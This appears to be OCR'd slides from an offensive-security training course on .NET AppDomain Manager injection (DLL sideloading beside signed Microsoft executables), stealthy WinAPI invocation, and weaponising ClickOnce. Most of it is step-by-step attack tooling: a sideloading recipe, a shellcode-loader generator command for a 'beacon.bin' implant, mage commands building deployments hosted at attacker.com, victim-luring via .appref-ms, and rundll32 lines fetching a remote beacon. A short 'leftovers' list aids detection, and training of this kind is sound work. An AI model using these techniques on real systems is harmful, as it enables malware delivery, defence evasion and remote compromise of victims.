[+] Found assembly: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\AddInProcess.exe
    [+] Cert Issuer Name: CN=Microsoft Code Signing PCA 2011, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
    [+] Cert Subject Name: CN=Microsoft Corporation, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
    [+] UAC setting: asInvoker
    [+] Assembly Manifest Identity: AddInProcess, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089, processorArchitecture=MSIL
    [-] No Application Manifest Identity
```

```
[+] Found assembly: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\CasPol.exe
    [+] Cert Issuer Name: CN=Microsoft Code Signing PCA 2011, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
    [+] Cert Subject Name: CN=Microsoft Corporation, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
    [+] UAC setting: asInvoker
    [+] Assembly Manifest Identity: caspol, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a, processorArchitecture=AMD64
    [+] Application Manifest Identity : 1.0.0.0, MyApplication.app,
```

AppDomain Manager Injection – aka .NET DLL Sideloading

» We can also deliberately disable ETW within .config manifest

» STEPS:

» 1. Take signed, abusable .NET executable (for instance AddInProcess.exe) and place arbitrarily named evil .DLL side by side to it.

» 2. Then define AddInProcess.exe.config by adjusting:


» 2.1. DLL assembly reference

» 2.2. Name of the custom **AppDomainManager** that will get executed during sideloading.

» **AppDomainManager** definition looks as follows:

```
using System;
using System.IO;
using System.Runtime.InteropServices;

public sealed class MyAppDomainManager : AppDomainManager
{
    public override void InitializeNewDomain(AppDomainSetup appDomainInfo)
    {
        // Your nasty things go here...
    }
}
```

» Demo: repo\Exercises\Day2\AppDomainManager-Injection\just-exe



AppDomain Manager Injection – aka .NET DLL Sideloading

» Plenty of legitimate, code signed, abusable .NET executables scattered in Program Files

» We can look for them with AssemblyHunter

» cmd> C:\Training\Tools\ClickOnce\AssemblyHunter.exe path="c:\Program Files" recurse=true noreqpriv=true exeonly=true signed=true quiet=true getasmid=true getuac=true getappid=true

» We have 9 targets ready for you to play with in C:\Training\Exercises\Day2\AppDomainManager-Injection\Signed-Targets

- » Review inner **target.yaml** to verify what's their architecture to later match it with your .NET DLL's architecture!
- » addinprocess64
- » addinprocess86
- » dfsvc64
- » dfsvc86
- » mssara86
- » servicehub.ctrl
- » servicehub.host64
- » servicehub.host86
- » vswebhandler

```
[+] Found assembly: c:\Program Files\Microsoft Visual Studio\2022\Community\Common7\ServiceHub\controller\Microsoft.ServiceHub.Controller.exe
    [+] Cert Issuer Name: CN=Microsoft Code Signing PCA 2010, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
    [+] Cert Subject Name: CN=Microsoft Corporation, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
    [+] UAC settings: asInvoker
    [+] Assembly Manifest Identity: Microsoft.ServiceHub.Controller, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a, processorArchitecture=MSIL
    [-] No Application Manifest Identity

[...]

[+] Found assembly: c:\Program Files\Microsoft Visual Studio\2022\Community\Common7\ServiceHub\Hosts\ServiceHub.Host.netfx.x64\ServiceHub.Host.netfx.x64.exe
    [+] Cert Issuer Name: CN=Microsoft Code Signing PCA 2010, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
    [+] Cert Subject Name: CN=Microsoft Corporation, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
    [+] UAC settings: asInvoker
    [+] Assembly Manifest Identity: ServiceHub.Host.netfx.x64, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a, processorArchitecture=AMD64
    [-] No Application Manifest Identity
```

Calling WinAPI in .NET

» Just as in unmanaged/native world, we can invoke WinAPI in several different ways:

1. Directly invoke them in source code, leaving it up to the linker to figure out symbol resolution at runtime
2. Resolve WinAPIs dynamically with LoadLibrary + GetProcAddress
3. Resolve WinAPIs manually by parsing PE headers, computing proper addresses ourselves
4. Resort to directly calling kernel system calls (Direct Syscalls)

```
[DllImport("kernel32.dll", SetLastError = true)]
public static extern IntPtr OpenProcess(
    Data.Win32.Kernel32.ProcessAccessFlags processAccess,
    bool bInheritHandle,
    uint processId
);
```

1

» In managed/.NET world, we can also resolve WinAPI addresses and invoke them in at least 3 manners:

» Pinvoke – similar to unmanaged 1, „Platform Invoke”, C# built-in technology for calling out to unmanaged APIs.

» Leaves imported APIs in .NET imports table.

» Dynamic PInvoke – similar to unmanaged 2, uses API wrappers that dynamically resolve addresses and invoke preset delegates.

» Pretty safe to use.

» Hinvoke – similar to unmanaged 2, Invokes dynamically resolved functions, based on their name hashes (instead of their names).

» Here’s a tool to generate name hashes.

» As good as Dynamic PInvoke, with added benefit for stripping function names off the executable Strings.

» DInvoke – similar to unmanaged 2, pretty similar to Dynamic PInvoke, bunch of syntactically sweet wrappers around Native Windows APIs, module overloading, manual mapping

» Might be heavily detected.

» Large codebase.

» Resulting DLL Needs to be merged with .NET executable

```
IntPtr pkernel32 = DynamicInvoke.Generic.GetPebLdrModuleEntry("kernel32.dll");
IntPtr pOpenProcess = DynamicInvoke.Generic.GetExportAddress(pkernel32, "OpenProcess");

//Call OpenProcess
hProc = (IntPtr)DynamicInvoke.Generic.DynamicFunctionInvoke(pOpenProcess, typeof(DynamicInvoke.Win32.Delegates.Openl
```

4

```
public static IntPtr VirtualAlloc(IntPtr lpAddress, UInt32 dwSize, UInt32 flAllocationType, UInt32 flProtect)
{
    Type[] paramTypes = { typeof(IntPtr), typeof(UInt32), typeof(UInt32), typeof(UInt32) };
    Object[] args = { lpAddress, dwSize, flAllocationType, flProtect };
    object res = DynamicPInvokeBuilder(typeof(IntPtr), "Kernel32.dll", "VirtualAlloc", args, paramTypes);
    return (IntPtr)res;
}
```


2


```
// Using the Microsoft.Win32.Win32Native functions we can avoid using
// Pinvoke
var module = HInvoke.InvokeMethod<IntPtr> (
    13239936, 811580934,
    new object[]{
        "kernel32.dll" }); // Microsoft.Win32.Win32Native.GetModuleHandle
```


3


ClickOnce

ClickOnce


Launching Application
Verifying application requirements. This may take a few moments.


Application Install - Security Warning
Publisher cannot be verified.
Are you sure you want to install this application?
Name:
clickonce1
From (Hover over the string below to see the full domain):
binary-offensive.com
Publisher:
Unknown Publisher
Install
Don't Install
While applications from the Internet can be useful, they can potentially harm your computer.
If you do not trust the source, do not install this software. More Information...


(100%) Installing clickonce1
Installing clickonce1
This may take several minutes. You can use your computer to do other tasks during the installation.
Name: clickonce1
From: binary-offensive.com
Preparing Application...
Cancel
Open File - Security Warning
The publisher could not be verified. Are you sure that you want to run this software?
Name: ...0000_0001.0000_35d020314c12ac1a\clickonce1.exe
Publisher: Unknown Publisher
Type: Application
From: C:\Users\Mariusz\AppData\Local\Apps\2.0\HJ009TJ...
Run
Cancel
Always ask before opening this file
This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust.
How can I decide what software to run?
C:\Users\Mariusz>rundll32.exe dfshim.dll,ShArpM
0000000, processorArchitecture=msil
C:\Users\Mariusz>rundll32.exe d
konce1.application


Process Hacker [DEVBOX\zigzag]+ (Administrator)
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
Search Processes
Processes Services Network Disk
Name PID CPU I/O total ... Private b... User name Description Bits
msedge.exe 484 38.7 MB DEVBOX\zigzag Microsoft Edge 64
msedge.exe 8644 18.51 MB DEVBOX\zigzag Microsoft Edge 64
cmd.exe 6460 3.47 MB DEVBOX\zigzag Windows Command Processor 64
conhost.exe 1552 8.22 MB DEVBOX\zigzag Console Window Host 64
ProcessHacker.exe 3700 1.36 19.27 MB DEVBOX\zigzag Process Hacker 64
dfsvc.exe 10124 0.02 34.3 MB DEVBOX\zigzag ClickOnce 64
dfMonitor.exe 11000 15.51 MB DEVBOX\zigzag Windows Azure Development Fabric... 64
CPU Usage: 8.37%
"C:\Users\zigzag\AppData\Local\Apps\2.0\9O3XOBQ0.45B\PKL2WACL.83V\defc...app_0000000000000000_0001.0000_2623647224a8d057\dfMonitor.exe"
File:
Windows Azure Development Fabric Logging Agent 2.9.6496.25
Microsoft Corporation
Notes:
Signer: Microsoft Corporation
Console host: conhost.exe (7264)
Process is managed (.NET).

ClickOnce

- Fancy way to install (and keep updated) applications in Windows.
  Can be used to deploy Google Chrome, some patches, etc.
- Technically speaking, ClickOnce doesn't need to be signed.
  - When signed, only „shield" icon's color changes.
  - However unsigned will make SmartScreen unhappy
- Child processes parented by *dfsvc.exe*
- Easily weaponised:
  - 1. Create your dodgy .NET program – be it shellcode loader or fully fledged C2 implant
    - `cmd> repo\tools\rogue-dot-net\generateRogueDotNet.py --dotnet-ver v2 -t plain -r -c x64 -o evil.exe beacon.bin`
  - 2. Create application manifest (.exe.manifest):
    - `Cmd> mage -New Application -Processor msil -ToFile evil.exe.manifest -name "My Evil" -Version 1.0.0.0 -FromDirectory .`
  - 3. (Optionally) Sign it:
    - `Cmd> mage -Sign evil.exe.manifest -CertFile mycert.pfx -Password passwd`
  - 4. Create deployment manifest (.application)

    notice „-Install true", designates „Online only" vs „Online or Offline" deployment:
    - `Cmd> mage -New Deployment -Processor msil -Install true -Publisher "My Evil" -ProviderUrl https://attacker.com/evil.application -AppManifest 1.0.0.0\evil.exe.manifest -ToFile evil.application`
  - 5. (Optionally) Sign it
    - `Cmd> mage -Sign AppToDeploy.application -CertFile mycert.pfx -Password passwd`

```
PS C:\Program Files (x86)\Microsoft SDKs\Windows\v10.0A\bin\NETFX 4.7.2 Tools> .\mage.exe -h
Commands
  -New <file_type>                -n
  -Update <file_name>             -u
  -Sign <file_name>               -s
  -ClearApplicationCache          -cc
  -Verify <manifest_file_name>    -ver
  -Help [verbose]                 -h -?



Options
  -Algorithm <sha256RSA|sha1RSA>    -a
  -AppCodeBase <path>               -appc
  -AppManifest <path>               -appm
  -CertFile <file_name>             -cf
  -CertHash <hash>                  -ch
  -CryptoProvider <name>            -csp
  -FromDirectory <path>             -fd
  -IconFile <file_path>             -if
  -IncludeProviderURL <true|false>  -ip
  -Install <true|false>             -i
  -KeyContainer <name>              -kc
  -MinVersion <version #|none>      -mv
  -Name <name>                      -n
  -Password <password>              -pwd
  -Processor <processor>            -p
  -ProviderURL <url>                -pu
  -Publisher <publisher_name>       -pub
  -SupportURL <support_url>         -s
  -TimeStampUri <uri>               -ti
  -ToFile       <file_name>         -t
  -TrustLevel <level>               -tr
  -UseManifestForTrust <true|false> -um
  -Version <version>                -v
  -WPFBrowserApp <true|false>       -wpf

Use "mage -help verbose" for more detailed help
PS C:\Program Files (x86)\Microsoft SDKs\Windows\v10.0A\bin\NETFX 4.7.2 Tools>
```

- When „-Install true" ClickOnce installs into system, drops many more files („Online or Offline")
- Otherwise, „Online only"
- -Processor: amd64, x86, msil

MSDN - walkthrough - manually deploying a ClickOnce application
All you need is one - a ClickOnce love story
ClickOnce twice or thrice - a technique for social engineering and untrusted command execution
One Click to compromise fun with
(whitepaper) ClickOnce And You're In When Appref Ms Abuse Is Operating As Intended
https://learn.microsoft.com/en-us/dotnet/framework/tools/mage-exe-manifest-generation-and-editing-tool

ClickOnce

» Moreover, all files except .application and .manifest can also have appended .deploy extension (*evil.exe.deploy*)

  » Need to adjust .application's <deployment> by adding mapFileExtensions=„true"

» Then once you have ClickOnce you may:

  » Upload it to your webserver („*Publish it*") and then lure your victim to https://attacker.com/evil.application

  » Or deliver your victim with .appref-ms file, remotely deploying ClickOnce when double-clicked

  » Or pack up all the files into a shiny container and deliver it seeking offline deployment (from local files)

» .appref-ms file, is a UTF-16-LE one-line reference pointing where ClickOnce is available online.

```
1  https://binary-offensive.com/files/c2/calc1-unsigned/clickonce1.application#clickonce1.exe, Culture=neutral, PublicKeyToken=0000000000000000, processorArchitecture=msil
2  ```
```

  » Can be conveniently delivered via email or link. Double-click initiates ClickOnce deployment

» Deployment can be initiated also from command line:

  » Install: cmd> rundll32.exe dfshim.dll,ShOpenVerbApplication C:\Path\to\evil.application

  cmd> rundll32.exe dfshim.dll,ShOpenVerbApplication https://attacker.com/beacon.application


  » Uninstall: cmd> rundll32.exe dfshim.dll,ShArpMaintain C:\Path\to\evil.application

» We can even backdoor existing, third-party signed ClickOnce deployments!

  » Check out **REMARKABLE** DEF CON 30 - ClickOnce AbUse for Trusted Code Execution talk by Nick Powers & Steven Flores!


MSDN - walkthrough - manually deploying a ClickOnce application
All you need is one - a ClickOnce love story
ClickOnce twice or thrice - a technique for social engineering and untrusted command execution
One Click to compromise fun with
(whitepaper) ClickOnce And You're In When Appref Ms Abuse Is Operating As Intended

ClickOnce




- Examples: repo\Exercises\Day2\Clickonce
- Double-click on .appref-ms to deploy ClickOnce online.
- Double-click on .application to install offline deployment

- **LEFTOVERS**
  - After installing any kind of ClickOnce package, following directory mirroring all files will be created:
    - %LOCALAPPDATA%\Apps\2.0\<Random.Random>\evil.exe_0000000000000000...
    - %LOCALAPPDATA%\Apps\2.0\<Random.Random>\evil.app_0000000000000000...
    - %LOCALAPPDATA%\Apps\2.0\<Random.Random>\evil_random...
  - Online Only (-Install false)
    - Directory will be created with all package files in: %LOCALAPPDATA%\Apps\2.0\<Random string>
  - Online or Offline (-Install true)
    - **registry key**
      - HKCU:\Software\Microsoft\Windows\CurrentVersion\Uninstall\<key>
    - **Directory & Files**
      - %APPDATA%\Microsoft\Windows\Start Menu\Programs\<Application Name>\<Application files>
      - %LOCALAPPDATA%\Apps\2.0\<Random string>



- We can also backdoor existing, legitimate third-party ClickOnce deployments, but that's beyond the scope of this course. Check out here:
  - DEF CON 30 - Nick Powers, Steven Flores – ClickOnce AbUse for Trusted Code Execution



Rise of Containerized Malware

- Malware-in-Archive
- Malware-in-Document
- **Can effectively smuggle back-in Blocked File Formats**

